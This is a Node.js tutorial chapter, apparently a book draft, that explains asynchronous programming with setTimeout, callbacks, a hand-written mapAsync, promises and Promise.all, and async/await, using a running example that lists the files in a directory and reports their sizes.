Node.js is able to handle many requests concurrently because it is non-blocking by default. Node.js can continue to perform work while waiting on slow resources.

The simplest, and most common form of asynchronous execution within Node.js is the callback. A callback is a way to specify that "after X happens, do Y". Typically, "X" will be some form of slow I/O (e.g. reading a file), and "Y" will be work that incorporates the result (e.g. processing data from that file).

If you're familiar with JavaScript in the browser, you'll find a similar pattern all over the place. For example:

```
window.addEventListener('resize', () => console.log('window has been resized!'))
```

To translate this back into words: "After the window is resized, print 'window has been resized!'"

Here's another example: {lang=js,line-numbers=off}
setTimeout(() ⇒ console.log('hello from the past'), 5000) "After 5 seconds, print 'hello from the past'" This can be confusing for most people the first time they encounter it. This is understandable because it requires thinking about multiple points in time at once.

In other languages, we expect work to be performed in the order it is written in the file. However in JavaScript, we can make the following lines print in the reverse order from how they are written:

```
const tenYears = 10 * 365 * 24 * 60 * 60 * 1000
setTimeout(() => console.log('hello from the past'), tenYears)
console.log('hello from the present')
```

If were were to run the above code, you would immediately see "hello from the present," and 10 years later, you would see "hello from the past."

Importantly, because `setTimeout()` is non-blocking, we don't need to wait 10 years to print "hello from the present" – it happens immediately after.

Let's take a closer look at this non-blocking behavior. We'll set up both an interval and a timeout. Our interval will print the running time of our script in seconds, and our timeout will print "hello from the past" after 5.5 seconds (and then exit so that we don't count forever):

02-async/01-set-timeout.js

```
let count = 0
setInterval(() => console.log(`${++count} mississippi`), 1000)

setTimeout(() => {
  console.log('hello from the past!')
  process.exit()
}, 5500)
```

`process`[40] is a globally available object in Node.js. We don't need to use `require()` to access it. In addition to providing us the `process.exit()`[41] method, it's also useful for getting command-line arguments with `process.argv`[42] and environment variables with `process.env`[43]. We'll cover these and more in later chapters.

If we run this with `node 01-set-timeout.js` we should expect to see something like this:

```
 node 01-set-timeout.js
1 mississippi
2 mississippi
3 mississippi
4 mississippi
5 mississippi
hello from the past!
```

Our script dutifully counts each second, until our timeout function executes after 5.5 seconds, printing "hello from the past!" and exiting the script.

Let's compare this to what would happen if instead of using a non-blocking `setTimeout()`, we use a blocking `setTimeoutSync()` function:

[40] https://nodejs.org/api/process.html
[41] https://nodejs.org/api/process.html#process_process_exit_code
[42] https://nodejs.org/api/process.html#process_process_argv
[43] https://nodejs.org/api/process.html#process_process_env

02-async/02-set-timeout-sync.js

```
let count = 0
setInterval(() => console.log(`${++count} mississippi`), 1000)

setTimeoutSync(5500)
console.log('hello from the past!')
process.exit()

function setTimeoutSync (ms) {
  const t0 = Date.now()
  while (Date.now() - t0 < ms) {}
}
```

We've created our own `setTimeoutSync()` function that will block execution for the specified number of milliseconds. This will behave more similarly to other blocking languages. However, if we run it, we'll see a problem:

```
 node 02-set-timeout-sync.js
hello from the past!
```

What happened to our counting?

In our previous example, Node.js was able to perform two sets of instructions concurrently. While we were waiting on the "hello from the past!" message, we were seeing the seconds get counted. However, in this example, Node.js is blocked and is never able to count the seconds.

Node.js is non-blocking by default, but as we can see, it's still possible to block. Node.js is single-threaded, so long running loops like the one in `setTimeoutSync()` will prevent other work from being performed (e.g. our interval function to count the seconds). In fact, if we were to use `setTimeoutSync()` in our API server in chapter 1, our server would not be able to respond to any browser requests while that function is active!

In this example, our long-running loop is intentional, but in the future we we'll be careful not to unintentionally create blocking behavior like this. Node.js is powerful because of its ability to handle many requests concurrently, but it's unable to do that when blocked.

Of course, this works the same with JavaScript in the browser. The reason why async functions like `setTimeout()` exist is so that we don't block the execution loop and freeze the UI. Our `setTimeoutSync()` function would be equally problematic in a browser environment.

What we're really talking about here is having the ability to perform tasks on different timelines. We'll want to perform some tasks sequentially and others concurrently. Some tasks should be performed immediately, and others should be performed only after some criteria has been met in the future.

JavaScript and Node.js may seem strange because they try not to block by running everything sequentially in a single timeline. However, we'll see that this is gives us a lot of power to efficiently program tasks involving multiple timelines.

In the next sections we'll cover some different ways that Node.js allows us to do this using asynchronous execution. Callback functions like the one seen in `setTimeout()` are the most common and straightforward, but we also have other techniques. These include promises, async/await, event emitters, and streams.

Callbacks

Node.js-style callbacks are very similar to how we would perform asynchronous execution in the browser, and are just an sleight variation on our `setTimeout()` example above.

Interacting with the filesystem is extremely slow relative to interacting with system memory or the CPU. This slowness makes it conceptually similar to `setTimeout()`.

While loading a small file may only take two milliseconds to complete, that's still a really long time – enough to do over 10,000 math operations. Node.js provides us asynchronous methods to perform these tasks so that our applications can continue to perform operations while waiting on I/O and other slow tasks.

Here's what it looks like to read a file using the core `fs`[44] module:

The core `fs` module has methods that allow us to interact with the filesystem. Most often we'll use this to read and write to files, get file information such as size and modified time, and see directory listings. In fact, we've already used it in the first chapter to send static files to the browser.

02-async/03-read-file-callback.js

```
const fs = require('fs')

const filename = '03-read-file-callback.js'

fs.readFile(filename, (err, fileData) => {
  if (err) return console.error(err)

  console.log(`${filename}: ${fileData.length}`)
})
```

From this example we can see that `fs.readFile()` expects two arguments, `filename` and `callback`:

[44] https://nodejs.org/api/fs.html

```
fs.readFile(filename, callback)
```

`setTimeout()` also expects two arguments, `callback` and `delay`:

```
setTimeout(callback, delay)
```

This difference in ordering highlights an important Node.js convention. In Node.js official APIs (and most third-party libraries) the callback is always the last argument.

The second thing to notice is the order of the arguments in the callback itself:

02-async/03-read-file-callback.js

```
fs.readFile(filename, (err, fileData) => {
```

Here we provide an anonymous function as the callback to `fs.readFile()`, and our anonymous function accepts two arguments: `err` and `fileData`. This shows off another important Node.js convention: the error (or `null` if no error occurred) is the first argument when executing a provided callback.

This convention signifies the importance of error handling in Node.js. The error is the first argument because we are expected to check and handle the error first before moving on.

In this example, that means first checking to see if the error exists and if so, printing it out with `console.error()` and skipping the rest of our function by returning early. Only if `err` is falsy, do we print the filename and file size:

02-async/03-read-file-callback.js

```
fs.readFile(filename, (err, fileData) => {
  if (err) return console.error(err)

  console.log(`${filename}: ${fileData.length}`)
})
```

Run this file with `node 03-read-file-callback.js` and you should see output like:

```
 node 03-read-file-callback.js
03-read-file-callback.js: 204
```

To trigger our error handling, change the filename to something that doesn't exist and you'll see something like this:

```
 node 03-read-file-callback-error.js
{ [Error: ENOENT: no such file or directory, open 'does-not-exist.js']
  errno: -2,
  code: 'ENOENT',
  syscall: 'open',
  path: 'does-not-exist.js' }
```

If you were to comment out our line for error handling, you would see a different error: `TypeError: Cannot read property 'length' of undefined`. Unlike the error above, this would would crash our script.

TODO: `fs.readFileSync()`

We now know how basic async operations work in Node.js. If instead of reading a file, we wanted to get a directory list, it would work similarly. We would call `fs.readdir()`, and because of Node.js convention, we could guess that the first argument is the directory path and the last argument is a callback. Furthermore, we know the callback that we pass should expect `error` as the first argument, and the directory listing as the second argument.

02-async/04-read-dir-callback.js

```
fs.readdir(directoryPath, (err, fileList) => {
  if (err) return console.error(err)

  console.log(fileList)
})
```

If you're wondering why `fs.readFile()` and `fs.readdir()` are capitalized differently, it's because `readdir` is a system call[45], and `fs.readdir()` follows its C naming convention. `fs.readFile()` and most other methods are higher-level wrappers and conform to the typical JavaScript camelCase convention.

Let's now move beyond using single async methods in isolation. In a typical real-world app, we'll need to use multiple async calls together, where we use the output from one as the input for others.

Async in Series and Parallel

In the previous section, we learned how to perform asynchronous actions in series by using a callback to wait until an asynchronous action has completed. In this section, we'll not only perform asynchronous actions in series, but we will also perform a group of actions in parallel.

Now that we know how to read files and directories. Let's combine these to so that we can first get a directory list, and then read each file on that list. In short, our program will:

[45] http://man7.org/linux/man-pages/man3/readdir.3.html

1. Get a directory list.
2. For each item on that list, print the file's name and size (in the same alphabetical order as the list).
3. Once all names and sizes have been printed, print "done!"

We might be tempted to write something like this:

02-async/05-read-dir-callbacks-broken.js

```
const fs = require('fs')

fs.readdir('./', (err, files) => {
  if (err) return console.error(err)

  files.forEach(function (file) {
    fs.readFile(file, (err, fileData) => {
      if (err) return console.error(err)

      console.log(`${file}: ${fileData.length}`)
    })
  })

  console.log('done!')
})
```

If we run `node 05-read-dir-callbacks-broken.js`, we'll see some problems with this approach. Let's look at the output:

```
 node 05-read-dir-callbacks-broken.js
done!
01-set-timeout.js: 161
02-set-timeout-sync.js: 242
04-read-dir-callback.js: 166
05-read-dir-callbacks-broken.js: 306
04-read-file-sync.js: 191
03-read-file-callback.js: 204
03-read-file-callback-error.js: 197
```

Two problems jump out at us. First, we can see that "done!" is printed before all of our files, and second, our files are not printed in the alphabetical order that `fs.readdir()` returns them.

Both of these problems stem from the following lines:

02-async/05-read-dir-callbacks-broken.js

```
  files.forEach(function (file) {
    fs.readFile(file, (err, fileData) => {
      if (err) return console.error(err)

      console.log(`${file}: ${fileData.length}`)
    })
  })

  console.log('done!')
```

If we were to run the following, we would have the same issue:

```
const seconds = [5, 2]
seconds.forEach(s => {
  setTimeout(() => console.log(`Waited ${s} seconds`), 1000 * s)
})
console.log('done!')
```

Just like `setTimeout()`, `fs.readFile()` does not block execution. Therefore, Node.js is not going to wait for the file data to be read before printing "done!" Additionally, even though `5` is first in the `seconds` array, "Waited 5 seconds" will be printed last. In this example it's obvious because 5 seconds is a longer amount of time than 2 seconds, but the same issue happens with `fs.readFile()`; it takes less time to read some files than others.

If we can't use `Array.forEach()` to do what we want, what can we do? The answer is to create our own async iterator. Just like how there can be synchronous variants of asynchronous functions, we can make async variants of synchronous functions. Let's take a look at an async version of `Array.map()`

02-async/06a-read-dir-callbacks.js

```
function mapAsync (arr, fn, onFinish) {
  let prevError
  let nRemaining = arr.length
  const results = []

  arr.forEach(function (item, i) {
    fn(item, function (err, data) {
      if (prevError) return

      if (err) {
        prevError = err
```

```
        return onFinish(err)
      }

      results[i] = data

      nRemaining--
      if (!nRemaining) onFinish(null, results)
    })
  })
}
```

If this function looks confusing, that's OK; it's abstract so that it can accept an arbitrary array (`arr`) and iterator function (`fn`), and it takes advantage of Node.js conventions to make things work. We'll go through it piece by piece to make sure everything is clear.

For comparison, let's look at a simple synchronous version of `Array.map()`:

```
function mapSync (arr, fn) {
  const results = []

  arr.forEach(function (item, i) {
    const data = fn(item)
    results[i] = data
  })

  return results
}
```

At a high level, our `mapAsync()` is very similar to `mapSync()`, but it needs a little extra functionality to make async work. The main additions are that it (1) keeps track of how many items from the array (`arr`) have been processed, (2) whether or not there's been an error, and (3) a final callback (`onFinish`) to run after all items have been successfully processed or an error occurs.

Just like `mapSync()`, the first two arguments of `mapAsync()` are `arr`, an array of items, and `fn`, a function to be executed for each item in the array. Unlike `mapSync()`, `mapAsync()` expects `fn` to be an asynchronous function. This means that when we execute `fn()` for an item in the array, it won't immediately return a result; the result will be passed to a callback.

Therefore, instead of being able to synchronously assign values to the `results` array in `mapSync()`:

```
arr.forEach(function (item, i) {
  const data = fn(item)
  results[i] = data
})
```

We need assign values to the `results` within the callback of `fn()` in `mapAsync()`:

```
arr.forEach(function (item, i) {
  fn(item, function (err, data) {
    results[i] = data
  })
})
```

This means that when using `mapAsync()`, we expect the given iterator function, `fn()`, to follow Node.js convention by accepting an `item` from `arr` as its first argument and a callback as the last argument. This ensures that any function following Node.js convention can be used. For example, `fs.readFile()` could be given as the `fn` argument to `mapAsync()` because it can be called with the form: `fs.readFile(filename, callback)`.

Because the `fn()` callback for each item will execute in a different order than the items array (just like our `setTimeout()` example above), we need a way to know when we are finished processing all items in the array. In our synchronous version, we know that we're finished when the last item is processed, but that doesn't work for `mapAsync()`.

To solve this problem, we need to keep track of how many items have been completed successfully. By keeping track, we can make sure that we only call `onFinish()` after all items have been completed successfully.

Specifically, within the `fn()` callback, after we assign value to our `results` array, we check to see if we have processed all items. If we have, we call `onFinish()` with the results, and if we haven't we do nothing.

```
function mapAsync (arr, fn, onFinish) {
  let nRemaining = arr.length
  const results = []

  arr.forEach(function (item, i) {
    fn(item, function (err, data) {
      results[i] = data

      nRemaining--
      if (!nRemaining) onFinish(null, results)
    })
  })
}
```

At this point, after everything goes well, we'll call `onFinish()` with a correctly ordered `results` array. Of course, as we know, everything does not always go well, and we need to know when it doesn't.

Node.js convention is to call callbacks with an error as the first argument if one exists. In the above example, if we call `mapAsync()` and any of the items has an error processing, we'll never know. For example, if we were to use it with `fs.readFile()` on files that don't exist:

```
mapAsync(['file1.js', 'file2.js'], fs.readFile, (err, filesData) => {
  if (err) return console.error(err)
  console.log(filesData)
})
```

Our output would be `[undefined, undefined]`. This is because `err` is `null`, and without proper error handling, our `mapAsync()` function will push `undefined` values into the `results` array. We've received a faulty results array instead of an error. This is the opposite of what we want; we want to follow Node.js convention so that we receive an error instead of the results array.

If any of our items has an error, we'll call `onFinish(err)` instead of `onFinish(null, results)`. Because `onFinish()` will only be called with the results after all items have finished successfully, we can avoid that with an early return:

```
function mapAsync (arr, fn, onFinish) {
  let nRemaining = arr.length
  const results = []

  arr.forEach(function (item, i) {
    fn(item, function (err, data) {
      if (err) return onFinish(err)

      results[i] = data

      nRemaining--
      if (!nRemaining) onFinish(null, results)
    })
  })
}
```

Now, if we run into an error, we'll immediately call `onFinish(err)`. In addition, because we don't decrease our `nRemaining` count for the item with an error, `nRemaining` never reaches `0` and `onFinish(null, results)` is never called.

Unfortunately, this opens us up to another problem. If we have multiple errors, `onFinish(err)` will be called multiple times; `onFinish()` is expected to be called only once.

Preventing this is simple. We can keep track of whether or not we've encountered an error already. Once we've already encountered an error and called `onFinish(err)`, we know that (A) if we encounter another error, we should call `onFinish(err)` again, and (B) even if we don't encounter another error, we'll never have a complete set of results. Therefore, there's nothing left to do, and we can stop:

02-async/06a-read-dir-callbacks.js

```
function mapAsync (arr, fn, onFinish) {
  let prevError
  let nRemaining = arr.length
  const results = []

  arr.forEach(function (item, i) {
    fn(item, function (err, data) {
      if (prevError) return

      if (err) {
        prevError = err
        return onFinish(err)
      }

      results[i] = data

      nRemaining--
      if (!nRemaining) onFinish(null, results)
    })
  })
}
```

Now that we've added proper error handling, we have a useful asynchronous `map()` function that we can use any time we want to perform a task concurrently for an array of items. By taking advantage of and following Node.js convention, our `mapAsync()` is directly compatible with most core Node.js API methods and third-party modules.

Here's how we can use it for our directory listing challenge:

02-async/06b-read-dir-callbacks-direct.js

```
fs.readdir('./', function (err, files) {
  if (err) return console.error(err)

  mapAsync(files, fs.readFile, (err, results) => {
    if (err) return console.error(err)

    results.forEach((data, i) => console.log(`${files[i]}: ${data.length}`))

    console.log('done!')
  })
})
```

Creating A Function

Now that we have a general-purpose async map and we've used it to get a directory listing and read each file in the directory, let's create a general-purpose function that can perform this task for *any* specified directory.

To achieve this we'll create a new function `getFileLengths()` that accepts two arguments, a directory and a callback. This function will first call `fs.readdir()` using the provided directory, then it pass the file list and `fs.readFile` to `mapAsync()`, and once that is all finished, it will call the callback with an error (if one exists) or the results array – pairs of filenames and lengths.

Once we've created `getFileLengths()` we'll be able to use it like this:

02-async/06c-read-dir-callbacks-cli.js

```
const targetDirectory = process.argv[2] || './'

getFileLengths(targetDirectory, function (err, results) {
  if (err) return console.error(err)

  results.forEach(([file, length]) => console.log(`${file}: ${length}`))

  console.log('done!')
})
```

> `process.argv` is an globally available array of the command line arguments used to start Node.js. If you were to run a script with the command `node file.js`, `process.argv` would be equal to `['node', 'file.js']`. In this case we allow our file to be run like `node 06c-read-dir-callbacks-cli.js ../another-directory`. In that case `process.argv[2]` will be `../another-directory`.

To make this work we'll define our new `getFileLengths()` function:

02-async/06c-read-dir-callbacks-cli.js

```
function getFileLengths (dir, cb) {
  fs.readdir(dir, function (err, files) {
    if (err) return cb(err)

    const filePaths = files.map(file => path.join(dir, file))

    mapAsync(filePaths, readFile, cb)
  })
}
```

Unsurprisingly, the first thing we do is use `fs.readdir()` to get the directory listing. We also follow Node.js convention, and if there's an error, we'll return early, and call the callback `cb` with the error.

Next, we need perform a little extra work on our file list for this function to be generalizable to *any* specified directory. `fs.readdir()` will only return file names – it will not return the full directory paths. This was fine for our previous example, because we were getting the file list of `./`, our current working directory, and `fs.readFile()` wouldn't need the full path to read a file in the current working directory. However, if we want this function to work for other directories, we need to be sure to pass more than just the file name to `fs.readFile()`. We use the built-in `path` module (`require('path')`) to combine our specified directory with each file name to get an array of file paths.

After we have our file paths array, we pass it to our `mapAsync()` function along with a customized `readFile()` function. We're not using `fs.readFile()` directly, because we need to alter its output a little bit.

It's often useful to wrap an async function with your own to make small changes to expected inputs and/or outputs. Here's what our customized `readFile()` function looks like:

02-async/06c-read-dir-callbacks-cli.js

```
function readFile (file, cb) {
  fs.readFile(file, function (err, fileData) {
    if (err) {
      if (err.code === 'EISDIR') return cb(null, [file, 0])
      return cb(err)
    }
    cb(null, [file, fileData.length])
  })
}
```

In our previous example, we could be sure that there were no subdirectories. When accepting an arbitrary directory, we can't be so sure. Therefore, we might be calling `fs.readFile()` on a directory.

If this happens, `fs.readFile()` will give us an error. Instead of halting the whole process, we'll treat directories as having a length of 0.

Additionally, we want our `readFile()` function to return an array of both the file path *and* the file length. If we were to use the stock `fs.readFile()` we would only get the data.

`readFile()` will be called once for each file path, and after they have all finished, the callback passed to `mapAsync()` will be called with an array of the results. In this case, the results will be an array of arrays. Each array within the results array will contain a file path and a length.

Looking back at where we call `mapAsync()` within our `getFileLengths()` definition, we can see that we're taking the callback `cb` passed to `getFileLengths()` and handing it directly to `mapAsync()`:

02-async/06c-read-dir-callbacks-cli.js

```
function getFileLengths (dir, cb) {
  fs.readdir(dir, function (err, files) {
    if (err) return cb(err)

    const filePaths = files.map(file => path.join(dir, file))

    mapAsync(filePaths, readFile, cb)
  })
}
```

This means that the results of `mapAsync()` will be the results of `getFileLengths()`. It is functionally equivalent to:

```
mapAsync(filePaths, readFile, (err, results) => cb(err, results))
```

Here's our full implementation of `getFileLengths()`:

02-async/06c-read-dir-callbacks-cli.js

```
const fs = require('fs')
const path = require('path')

const targetDirectory = process.argv[2] || './'

getFileLengths(targetDirectory, function (err, results) {
  if (err) return console.error(err)

  results.forEach(([file, length]) => console.log(`${file}: ${length}`))

  console.log('done!')
})
```

```
function getFileLengths (dir, cb) {
  fs.readdir(dir, function (err, files) {
    if (err) return cb(err)

    const filePaths = files.map(file => path.join(dir, file))

    mapAsync(filePaths, readFile, cb)
  })
}

function readFile (file, cb) {
  fs.readFile(file, function (err, fileData) {
    if (err) {
      if (err.code === 'EISDIR') return cb(null, [file, 0])
      return cb(err)
    }
    cb(null, [file, fileData.length])
  })
}

function mapAsync (arr, fn, onFinish) {
  let prevError
  let nRemaining = arr.length
  const results = []

  arr.forEach(function (item, i) {
    fn(item, function (err, data) {
      if (prevError) return

      if (err) {
        prevError = err
        return onFinish(err)
      }

      results[i] = data

      nRemaining--
      if (!nRemaining) onFinish(null, results)
    })
  })
}
```

Wrapping Up

Callbacks can be quite confusing at first because how different they can be from working with other languages. However, they are a powerful convention that allows us to create async variations of common synchronous tasks. Additionally, because of their ubiquity in Node.js core modules, it's important to be comfortable with them.

That said, there are alternative forms of async that build on top of these concepts that many people find easier to work with. Next up, we'll talk about promises.

Promises

A promise is an object that represents a future action and its result. This is in contrast to callbacks which are just conventions around how we use functions.

Let's take a look to see how we can use `fs.readFile()` with promises instead of callbacks:

02-async/07-read-file-promises.js

```
const fs = require('fs').promises

const filename = '07-read-file-promises.js'

fs.readFile(filename)
  .then(data => console.log(`${filename}: ${data.length}`))
  .catch(err => console.error(err))
```

vs:

02-async/03-read-file-callback.js

```
const fs = require('fs')

const filename = '03-read-file-callback.js'

fs.readFile(filename, (err, fileData) => {
  if (err) return console.error(err)

  console.log(`${filename}: ${fileData.length}`)
})
```

So far, the biggest difference is that the promise has separate methods for success and failure. Unlike callbacks that are a single function with both error and results arguments, promises have separate

methods `then()` and `catch()`. If the action is successful, `then()` is called with the result. If not, `catch()` is called with an error.

However, let's now replicate our previous challenge of reading a directory and printing all the file lengths, and we'll begin to see how promises can be helpful.

Real World Promises

Just looking at the above example, we might be tempted to solve the challenge like this:

02-async/08-read-dir-promises-broken.js

```
const fs = require('fs').promises

fs.readdir('./')
  .catch(err => console.error(err))
  .then(files => {
    files.forEach(function (file) {
      fs.readFile(file)
        .catch(err => console.error(err))
        .then(data => console.log(`${file}: ${data.length}`))
    })

    console.log('done!')
  })
```

Unfortunately, when used this way, we'll run into the same issue with promises as we did with callbacks. Within the `files.forEach()` iterator, our use of the `fs.readFile()` promise is non-blocking. This means that we're going to see `done!` printed to the terminal before any of the results, and we're going get the results out of order.

To be able to perform multiple async actions concurrently, we'll need to use `Promise.all()`. `Promise.all()` is globally available in Node.js, and it execute an array of promises at the same time. It's conceptually similar to the `mapAsync()` function we built. After all promises have been completed, it will return with an array of results.

Here's how we can use `Promise.all()` to solve our challenge:

02-async/09a-read-dir-promises.js

```
const fs = require('fs').promises

fs.readdir('./')
  .then(fileList =>
    Promise.all(
      fileList.map(file => fs.readFile(file).then(data => [file, data.length]))
    )
  )
  .then(results => {
    results.forEach(([file, length]) => console.log(`${file}: ${length}`))
    console.log('done!')
  })
  .catch(err => console.error(err))
```

After we receive the file list `fileList` from `fs.readdir()` we use `fileList.map()` to transform it into an array of promises. Once we have an array of promises, we use `Promise.all()` to execute them all in parallel.

One thing to notice about our transformation is that we are not only transforming each file name into a `fs.readFile()` promise, but we are also customizing the result:

02-async/09a-read-dir-promises.js

```
      fileList.map(file => fs.readFile(file).then(data => [file, data.length]))
```

If we had left the transformation as:

```
fileList.map(file => fs.readFile(file))
```

When `Promise.all()` finishes, `results` will simply be an array of file data. Without also having the file names, we no longer will know which files the lengths belong to. In order to keep each length properly labeled, we need to modify what each promise returns. We do this by adding `.then()` returning `[file, data.length]`.

Creating A Function

Now that we've solved the challenge for a single directory, we can create a generalized function that can be used for any directory. Once we've generalized it, we can use it like this:

02-async/09b-read-dir-promises-fn.js

```
const targetDirectory = process.argv[2] || './'

getFileLengths(targetDirectory)
  .then(results => {
    results.forEach(([file, length]) => console.log(`${file}: ${length}`))
    console.log('done!')
  })
  .catch(err => console.error(err))
```

Our new `getFileLengths()` is similar to what we did in the previous section. First we read the directory list, and then we use `fileList.map()` to transform that list into an array of promises. However, just like our callback example, we need some extra logic to handle arbitrary directories. Before creating a promise to read a file, we use `path.join()` to combine the directory with the file name to create a usable file path.

02-async/09b-read-dir-promises-fn.js

```
function getFileLengths (dir) {
  return fs.readdir(dir).then(fileList => {
    const readFiles = fileList.map(file => {
      const filePath = path.join(dir, file)
      return readFile(filePath)
    })
    return Promise.all(readFiles)
  })
}
```

Just like our callback example, we use a customized `readFile()` function so that we can both ensure that our final result array is made up of file path, file length pairs, and that subdirectories are correctly handled. Here's what that looks like:

02-async/09b-read-dir-promises-fn.js

```
function readFile (filePath) {
  return fs
    .readFile(filePath)
    .then(data => [filePath, data.length])
    .catch(err => {
      if (err.code === 'EISDIR') return [filePath, 0]
      throw err
    })
}
```

The promise version of `readFile()` behaves similarly, but the implementation is a little different. As mentioned above, one of the biggest differences between callbacks and promises is error handling. In contrast to callbacks, the success and error paths of callbacks are handled with separate functions.

When `then()` is called, we can be certain that we have not run into an error. We will have access to the file's data, and we can return a `[filePath, data.length]` pair as the result.

Our callback example was able to return early with a value if we encountered a particular error code (`EISDIR`). With promises, we need to handle this differently.

With promises, errors flow into a the separate `catch()` function. We can intercept `EISDIR` errors and prevent them from breaking the chain. If the error code is `EISDIR`, we return with our modified result, `[filePath, 0]`. By using `return` within a `catch()`, we prevent the error from propagating. To downstream code, it will look like the operation successful returned this result.

If any other error is thrown, we make sure not to return with a value. Instead, we re-throw the error. This will propagate the error down the chain – successive `then()` calls will be skipped, and the next `catch()` will be run instead.

Each call to `readFile()` will return a promise that results in a file path and length pair. Therefore when we use `Promise.all()` on an array of these promises, we will ultimately end up with an array of these pairs – our desired outcome.

Here's what the full file looks like:

02-async/09b-read-dir-promises-fn.js

```
const fs = require('fs').promises
const path = require('path')

const targetDirectory = process.argv[2] || './'

getFileLengths(targetDirectory)
  .then(results => {
    results.forEach(([file, length]) => console.log(`${file}: ${length}`))
    console.log('done!')
  })
  .catch(err => console.error(err))

function getFileLengths (dir) {
  return fs.readdir(dir).then(fileList => {
    const readFiles = fileList.map(file => {
      const filePath = path.join(dir, file)
      return readFile(filePath)
    })
    return Promise.all(readFiles)
  })
```

```
}

function readFile (filePath) {
  return fs
    .readFile(filePath)
    .then(data => [filePath, data.length])
    .catch(err => {
      if (err.code === 'EISDIR') return [filePath, 0]
      throw err
    })
}
```

Wrapping Up

Promises give us new ways of handling sequential and parallel async tasks, and we can take advantage of chaining `.then()` and `.catch()` calls to compose a series of tasks into a single function.

Compared to callbacks, we can see that promises have two nice properties. First, we did not need to use our own `mapAsync()` function – `Promise.all()` is globally available and handles that functionality for us. Second, errors are automatically propagated along the promise chain for us. When using callbacks, we need to check for errors and use early returns to manage this ourselves.

In the next section we'll build on top of promises to show off the use of the `async` and `await` language features. These allow us to use promises as if they were synchronous.

TODO: rename custom `readFile()` to `getFileLength()`

Async & Await

What if we could have the non-blocking performance of asynchronous code, but with the simplicity and familiarity of synchronous code? In this section we'll show how we can get a bit of both.

The `async` and `await` keywords allow us to treat specific uses of promises as if they were synchronous. Here's an example of using them to read data from a file:

02-async/10-read-file-await.js

```
const fs = require('fs').promises

printLength('10-read-file-await.js')

async function printLength (file) {
  try {
    const data = await fs.readFile(file)
    console.log(`${file}: ${data.length}`)
  } catch (err) {
    console.error(err)
  }
}
```

One cool thing about this is that we can use standard synchronous language features like `try/catch`. Even though `fs.readFile()` is a promise (and therefore asynchronous), we're able to wrap it in a `try/catch` block for error handling – just like we would be able to do for synchronous code. We don't need to use `catch()` for error handling.

In fact, we don't need to use `then()` either. We can directly assign the result of the promise to a variable, and use it on the following line.

However, it's important to note, that we can only do these things within special `async` functions. Because of these, when we declare our `printLength()` function we use this syntax:

```
1 async function printLength (file) { ... }
```

Once we do that, we are able to use the `await` keyword within. For the most part, `await` allows us to treat promises as synchronous. As seen above, we can use `try/catch` and variable assignment. Most importantly, even though our code will run *as if* these operations are synchronous, they won't block other executing tasks.

In many cases this can be very helpful and can simplify our code, but there are still gotchas to be aware of. Let's go through our directory reading challenge one last time and take a look.

Real World Async/Await

Just like before we're going to first get a directory list, then get each file's length, print those lengths, and after that's all finished, we'll print 'done!'.

For those of us who are new to asynchronous programming in Node.js, it might have felt a bit complicated to perform these tasks using callbacks or promises. Now that we've seen `async` and `await`, it's tempting to think that we'll be able to handle this task in a much more straightforward way.

Let's look at how we might try to solve this challenge with `async` and `await`:

02-async/11-read-dir-await-broken.js

```
const fs = require('fs').promises

printLengths('./')

async function printLengths (dir) {
  const fileList = await fs.readdir(dir)

  const results = fileList.map(
    async file => await fs.readFile(file).then(data => [file, data.length])
  )

  results.forEach(result => console.log(`${result[0]}: ${result[1]}`))

  console.log('done!')
}
```

Unfortunately, this won't work. If we run `node 11-read-dir-await-broken.js` we'll see something like this:

```
 node 11-read-dir-await-broken.js
undefined: undefined
undefined: undefined
undefined: undefined
undefined: undefined
undefined: undefined
...
```

What happened to our file names and lengths? The problem is our use of `fileList.map()`. Even though we specify the iterator function as `async` so that we can use `await` each time we call `fs.readFile()`, we can't use `await` on the call to `fileList.map()` itself. This means that Node.js will not wait for each promise within the iterator to complete before moving on. Our `dataFiles` array will not be an array of file data; it will be an array of promises.

When we iterate over our `dataFiles` array, we will print the length of each item. Instead of printing the length of a file, we're printing the length of a promise – which is `undefined`.

Luckily, the fix is simple. In the last section we used `Promise.all()` to treat an array of promises as a single promise. Once we convert the array of promises to a single promise, we can use `await` as we expect. Here's what that looks like:

02-async/12a-read-dir-await.js

```
const fs = require('fs').promises

printLengths('./')

async function printLengths (dir) {
  const fileList = await fs.readdir(dir)
  const results = await Promise.all(
    fileList.map(file => fs.readFile(file).then(data => [file, data.length]))
  )
  results.forEach(([file, length]) => console.log(`${file}: ${length}`))
  console.log('done!')
}
```

Creating Async/Await Functions

Since `printLengths()` accepts a directory argument, it may look like we've already created a generalized solution to this problem. However, our solution has two issues. First, it is currently unable to properly handle subdirectories, and second, unlike our previous generalized solutions, our `printLengths()` function will not return the files and lengths – it will only print them.

Like we've done with our promise and callback examples, let's create a generalized `getFileLengths()` function that can work on arbitrary directories and will return with an array of file and length pairs.

We need to keep `printLengths()` because we can't take advantage of `await` outside of an `async` function. However, within `printLengths()` we will call our new `getFileLengths()` function, and unlike before, we can take advantage of `async` and `await` to both simplify how our code looks and to use `try/catch` for error handling:

02-async/12b-read-dir-await-fn.js

```
const targetDirectory = process.argv[2] || './'

printLengths(targetDirectory)

async function printLengths (dir) {
  try {
    const results = await getFileLengths(dir)
    results.forEach(([file, length]) => console.log(`${file}: ${length}`))
    console.log('done!')
  } catch (err) {
    console.error(err)
  }
}
```

Unlike our previous promise example of `getFileLengths()`, we don't need to use `then()` or `catch()`. Instead, we can use direct assignment for `results` and `try/catch` for errors.

Let's take a look at our `async/await` version of `getFileLengths()`:

02-async/12b-read-dir-await-fn.js

```
async function getFileLengths (dir) {
  const fileList = await fs.readdir(dir)

  const readFiles = fileList.map(async file => {
    const filePath = path.join(dir, file)
    return await readFile(filePath)
  })

  return await Promise.all(readFiles)
}
```

Like before, we can do direct assignment of `fileList` without using `then()` or `catch()`. Node.js will wait for `fs.readdir()` to finish before continuing. If there's an error, Node.js will throw, and it will be caught in the `try/catch` block in `printLengths()`.

Also, just like our callback and promise versions, we're going to use a customized `readFile()` function so that we can handle subdirectories. Here's what that looks like:

02-async/12b-read-dir-await-fn.js

```
async function readFile (filePath) {
  try {
    const data = await fs.readFile(filePath)
    return [filePath, data.length]
  } catch (err) {
    if (err.code === 'EISDIR') return [filePath, 0]
    throw err
  }
}
```

We're able to return a value from within our `catch` block. This means that we can return `[filePath, 0]` if we encounter a directory. However, if we encounter any other error type, we can `throw` again. This will propagate the error onwards to any `catch` block surrounding the use of this function. This is conceptually similar to how we would selectively re-throw in the promises example.

